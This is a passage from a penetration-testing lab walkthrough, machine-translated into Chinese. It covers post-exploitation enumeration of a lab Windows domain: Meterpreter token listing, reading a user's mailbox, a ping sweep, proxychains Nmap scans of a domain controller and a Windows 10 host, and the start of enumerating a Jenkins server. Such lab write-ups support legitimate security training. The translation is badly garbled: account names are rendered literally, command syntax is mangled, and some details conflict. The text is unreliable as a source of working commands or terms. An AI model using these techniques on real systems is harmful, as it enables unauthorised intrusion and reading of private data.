


图 350:RDP 入口

通过对家禽的管理员访问，我们可以开始寻找对域控制器的访问。

24.6.5 开发后枚举

通过对管理员用户的访问，我们要尝试的第一个枚举是尝试列出任何已登录用户的域令牌。由于我们刚刚重启了 Windows，所以预计不会有太多发现，但无论如何检查一下是个好主意。

要列出令牌，我们将使用 *meterpreter* 的匿名扩展。回到 *Meterpreter shell*，我们可以加载隐姓埋名扩展，并按用户名(-u)列出令牌。

使用匿名

匿名加载扩展...成功。

```
meterpreter > list _ tokens
```

可用的委托令牌

```
=====
```

新界当局\本地服务

NT 授权\网络服务 NT 授权\系统家禽\家禽管理

可用的模拟令牌

```
=====
```

NT 授权\匿名登录

```
meterpreter >
```

清单 979 - 使用匿名转储令牌

不幸的是，这并没有给我们提供任何我们还没有的途径。

我们可以继续四处看看。我们看到雷鸟也安装了，但不是为管理员用户设置的。我们可以通过导航到来查看亚历克斯的邮箱

c:\Users\Alex\AppData\Routing\Thunderbird\Profiles\jbv4 ndsh . default-

释放\邮件\Mail\mail.sandbox.local\收件箱。电子邮件的内容只是向亚历克斯抱怨正在使用的旧版本的 Windows。

从 2019 年 11 月 13 日星期三 17:05:33 X-帐户-密钥:帐户 1...

回复:admin@sandbox.local

十、优先级:3

收件人:alex@sandbox.local

内容类型:文本普通; charset="iso-8859-1 "

亚历克斯，

我知道你不喜欢 Windows 10，但我们需要尽快让每个人都过渡到某个时候。此外，你的盒子太旧了，我们甚至不知道它在运行什么，也不知道它是否更新了。

-罗杰

清单 980 - 阅读亚历克斯的电子邮件

由于我们没有发现任何其他有趣的信息，我们将继续扫描整个内部网络，看看我们是否能找到任何新的信息。

24.7 内部网络枚举

在我们开始列举内部网络之前，让我们回顾一下我们已经知道的内容：

我们知道 Ajla 在一个防火墙后的外网。我们也知道仿植物怪兽佐拉和家禽在内部网络的另一个防火墙后面，但我们不知道内部网络作为一个整体是什么样子的。为了找到答案，我们必须进行扫描。




图 351: 内部网络未知的网络图

为了有效地枚举内部网络，我们必须首先开发一种扫描方法。运行完全端口扫描不是一种有效的方法。如前所述，ICMP 主机发现不会通过代理通道工作。相反，我们可以尝试使用受损的 Windows 主机来发现存在哪些主机，并使用这些信息来进行更彻底的扫描。

为此，我们可以编写一个快速的单行代码，使用 **for** 循环 ping 网络上所有可能的主机。要使用一系列数字迭代一个命令，我们可以使用 /L 标志，它接受一个可替换的参数(在我们的例子中是%i)和以(开始，步骤，结束)格式迭代的数字。接下来，我们将为每个主机(-n 1)

发送一个 ping 命令，并使用 -w 200 标志设置一个短超时。为了获得整洁的结果，ping 命令的输出将被重定向到空接口(通过 > nul)。最后，如果 ping 命令成功，我们将回显该 IP 以指示主机已启动。完整的命令和输出如清单 981 所示。

但是请注意，这只会执行 ping 扫描。这意味着我们不能假设结果是完整的，因为可能存在配置为不响应 ICMP 数据包的活动主机。

```

c:\ Users \ poultryadmin > for /L % I in (1, 1, 255) do @ping -n 1 -w 200 10.5.5.% I >
nul & & e CHO 10 . 5 . 5. %i 已启动。
10.5.5.1 升。
10.5.5.11 升。
10.5.5.20 升。
10.5.5.25 升。 10.5.5.30 到了。
  
```

清单 981 - Ping 扫描内部网络

我们的扫描发现了五个主机，包括 10.5.5.1 网关，因此我们可以暂时忽略它。接下来的两个我们已经妥协了(10.5.5.11 和 10.5.5.20)。这又留下了两个感兴趣的主机。我们将针对两台主机对 Kali 的前 1000 个端口进行 Nmap 扫描。

```
kali @ kali:~ $ proxy chains nmap-top-port = 1000-sT-Pn 10 . 5 . 5 . 25, 30 - open
proxy chains-3.1 (http://proxychains.sf.net)
北京时间 2019 年 12 月 11 日 19:00 开始, 标准时间 7.80 (https://nmap.org)
|S 链|< >-127 . 0 . 0 . 1:1080-< >-10 . 5 . 5 . 30:5900-<-超时
|S 链|< >-127 . 0 . 0 . 1:1080-< >-10 . 5 . 5 . 25:5900-<-超时
|S 链|< >-127 . 0 . 0 . 1:1080-< >-10 . 5 . 5 . 30:53-< >-确定...
|S 链|< >-127 . 0 . 0 . 1:1080-< >-10 . 5 . 5 . 25:4321-<-超时
|S 链|< >-127 . 0 . 0 . 1:1080-< >-10 . 5 . 5 . 30:667-<-超时
|S 链|< >-127 . 0 . 0 . 1:1080-< >-10 . 5 . 5 . 25:667-<-10 . 5 . 5 . 30 的超时 Nmap 扫
描报告
主机已启动 (0.80 秒延迟)。
未显示:988 个封闭端口
港口国服务
53tcp 开放域
88TCP open Kerberos-秒
135tcp open msrpc
139tcp open netbios-ssn
389tcp 打开 ldap
445tcp 打开 microsoft-ds
464tcp 打开 kpasswd5
593tcp open http-rpc-epmap
636tcp open ldapssl
3268tcp 打开全局目录
3269tcp open globalcatLDAPssl
3389tcp open ms-wbt-server

10.5.5.25 的 Nmap 扫描报告
主机已启动 (0.80 秒延迟)。
未显示:996 个封闭端口
港口国服务
135tcp open msrpc
139tcp open netbios-ssn
445tcp 打开 microsoft-ds
8080tcp open http-proxy

Nmap 完成:在 1593.55 秒内扫描了 2 个 IP 地址 (最多两台主机)
```

清单 982 - 两台主机的 Nmap 扫描扫描完成后,

我们可以调查我们的结果。

24.7.1 审查结果

首先, 让我们集中在 10.5.5.30。乍一看, 这似乎是 `sandbox.local` 的域控制器。现在我们知道了哪些端口是开放的, 我们可以使用默认的 Nmap 脚本(-sC)对这些端口进行更深入的扫描, 试图提取更多的信息。

```
kali @ kali:~poultry $ proxy chains nmap-p53, 88, 135, 139, 389, 445, 464, 593, 636,  
3268, 3269, 33 89 -sC -sT -Pn 10.5.5.30...  
10.5.5.30 主机的 Nmap 扫描报告已启动 (延迟 0.29 秒)。
```

港口国服务

53tcp 开放域

```

88TCP open Kerberos-秒
135tcp open msrpc
139tcp open netbios-ssn
389tcp 打开 ldap
445tcp 打开 microsoft-ds
464tcp 打开 kpasswd5
593tcp open http-rpc-epmap
636tcp open ldapssl
3268tcp 打开全局目录
3269tcp 关闭 globalcatLDAPssl 3389tcp 打开 ms-wbt-server
| rdp-ntlm-info:
| 目标_名称:沙盒
| NetBIOS_Domain_Name:沙盒
| NETbios _ Computer _ Name:SAMBODC
| DNS_Domain_Name: sandbox.local
| DNS _ Computer _ Name:SAMBODC . SAMBODC . local
| DNS_Tree_Name: sandbox.local
| 产品_版本:10.0.14393
| _系统_时间:2019-12-12T10:36:29+00:00
| SSL-cert:Subject:CommOn name = SAMBODC . SAMBODC . local
| 之前无效:2019-11-25T06:48:49
| _ 2020-05-26t 06:48:49 之后无效
| _ SSL-日期:2019-12-12T 10:36:28+00:00; +8h00m01s 从扫描仪时间。

```

主机脚本结果:

```

| _时钟偏差:平均值:9h36m01s, 偏差:3h34m42s, 中位数:8h00m00s
| smb-os-discovery:
| OS:Windows Server 2016 Standard 14393(Windows Server 2016 Standard 6.3)
| 计算机名:沙盒
| NetBIOS 计算机名:SANDBOXDC \ x00
| 域名:sandbox.local
| 林名:sandbox.local
| FQDN:本地
| _系统时间:2019-12-18T10:08:27-08:00
| SMB-安全模式:
| account_used:<空白>
| authentication_level: user
| challenge_response:支持|_ message_signing:必需
| SMB 2-安全模式:
| 2.02:
| _消息签名已启用并且是必需的
| SMB 2-时间:
| 日期:2019-12-12T10:36:38
| _开始日期:2019-12-11T12:02:08

```

Nmap 完成:67.55 秒内扫描 1 个 IP 地址 (1 台主机启动)

清单 983 - 带有脚本的 DC Nmap 扫描

该域控制器似乎是一个较新的版本(Windows Server 2016), 从两次扫描来看, 除了用于域控制器的服务之外, 它似乎没有运行任何其他服务。虽然从我们的经验来看, 通过特定的漏洞直接利用域控制器是可能的, 但这是不可能的, 因为这些服务器通常是加固的。

让我们继续回顾 10.5.5.25，希望它是一个更好的目标。我们将使用默认的 Nmap 脚本(-sC)再次进行 Nmap 扫描。

```
kali @ kali:~poultry $ proxy chains nmap-p 135, 139, 445, 8080 -sC -sT -Pn 10.5.5.25
proxy chains-3.1 (http:proxychains.sf.net)
北京时间 2020-01-01 16:03 时开始，标准时间 7.80 (https:nmap.org) ...
10.5.5.25 主机的 Nmap 扫描报告已启动 (延迟 0.077 秒)。
```

港口国服务

```
135tcp open msrpc
139tcp open netbios-ssn
445tcp 打开 microsoft-ds
8080tcp open http-proxy
| http-robots.txt: 1 不允许的条目
|_
|_http-title:网站没有标题 (文本 html; 字符集=utf-8)。
```

主机脚本结果:

```
|_时钟偏差:平均值:2h40m01s, 偏差:4h37m11s, 中间值:-1s
| smb-os-discovery:
| OS:Windows 10 Pro 15063(Windows 10 Pro 6.3)
| OS CPE:CPE:o:Microsoft:windows _ 10::-
|计算机名:CEVAPI
| NetBIOS 计算机名:CEVAPI\x00
|域名:sandbox.local
|林名:sandbox.local
FQDN: CEVAPI.sandbox.local
|_系统时间:2020-01-01T15:03:40-08:00
| SMB-安全模式:
| account _ use:guest
| authentication_level: user
| challenge_response:支持
|_消息签名:禁用 (危险, 但默认)
| SMB 2-安全模式:
| 2.02:
|_消息签名已启用, 但不是必需的
| SMB 2-时间:
|日期:2020-01-01T23:03:37
|_开始日期:2020-01-01T22:07:03
```

Nmap 完成:19.77 秒内扫描 1 个 IP 地址 (1 台主机启动)

清单 984 - 带有脚本的 10.5.5.25 Nmap 扫描

Nmap 扫描发现 10.5.5.25 目标名为 Cevapi，运行的是 Windows 10 Pro。我们的 Nmap 扫描还发现了主机上打开的端口 8080，并建议在其上运行 http 代理服务。但是，这个端口也常用于运行 HTTP 应用程序。收集更多信息的一个简单方法是访问页面。不过，我们首先必须配置 Firefox 来使用我们的 SOCKS 代理。

这可以通过打开 Firefox 首选项，搜索“代理”来实现。




图 352:搜索代理设置

“将此代理服务器用于所有协议”选项应取消选中，并且 SOCKS 主机必须设置为 127.0.0.1，端口为 1080。最后，我们将单击 SOCKS v4 单选按钮，然后单击确定。




图 353:配置短袜代理

接下来，我们将打开一个新的选项卡，访问 `http://10.5.5.25:8080`




图 354: 访问端口 8080 上的 10.5.5.25

打开的页面是詹金斯登录页面。这是一个非常有趣的目标，因为詹金斯是一个非常强大的软件，可能会暴露一些攻击面。所以接下来我们就把精力集中在这个主机上。

24.8 瞄准詹金斯服务器

Jenkins 是一个自动化服务器，可用于自动化许多与软件开发相关的任务。由于其性质，像 Jenkins 这样的持续集成和交付工具通常能够执行代码。为了设置由特定事件或操作触发的自定义可重复任务，这是必要的。

像 Jenkins 这样的工具的一个常见用例是，在提交被推送后，拉一个 **git repo**，运行一组测试以确保在更改期间应用程序中没有任何中断，如果一切成功，将新代码合并到主分支中。为了做到这一点，詹金斯需要有能力

执行系统命令。作为渗透测试人员，接触詹金斯将为我们提供一条代码执行的途径。

像往常一样，在我们开始尝试利用任何东西之前，我们希望进行某种程度的枚举。我们已经通过端口扫描进行了一些网络枚举，但是现在我们只想专注于詹金斯网络应用程序。

24.8.1 应用程序枚举

首先，我们可以从詹金斯登录页面的文档对象模型开始枚举。稍后我们还将查看 HTML 源代码，因为它可能不同于 DOM。要查看 DOM，我们在页面上的任何地方单击鼠标右键，然后选择“检查元素”。




图 355: 检查元件

随着火狐网络开发工具的打开，我们右击顶部的标签并选择扩展全部。




图 356:扩展 DOM

对 DOM 的审查并没有揭示任何新的信息。我们可以看到页面是一个基本的 HTML 表单。

